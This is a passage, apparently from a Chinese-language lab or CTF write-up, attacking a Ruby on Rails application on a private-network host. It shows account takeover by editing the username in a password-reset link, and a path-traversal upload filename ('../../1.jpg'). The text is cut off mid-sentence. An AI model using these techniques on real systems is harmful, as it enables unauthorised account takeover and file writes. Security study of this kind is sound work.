http://192.168.0.3/password_resets/edit.Ktz2buYVXW6AbenTOkwr_w?name=xer
尝试修改密码,提示修改成功:Admin12345


可能是权限不够,存在文件管理页面,但无法上传文件

再换个思路,利用重置密码链接,尝试修改用户名是否可以直接重置对应的密码
http://192.168.0.3/password_resets/edit.4uD_eDiYs4khksnye5e1kw?name=King
成功修改


设置启用文件上传功能
有个人想要sudo记录下:
coderguy
2 Ruby on Rails 漏洞
2.1 任意位置文件上传漏洞
将上传的文件名
1.jpg修改为../../1.jpg
在Preferences界面发现文件上传到了Public目录

尝试将文件上传到
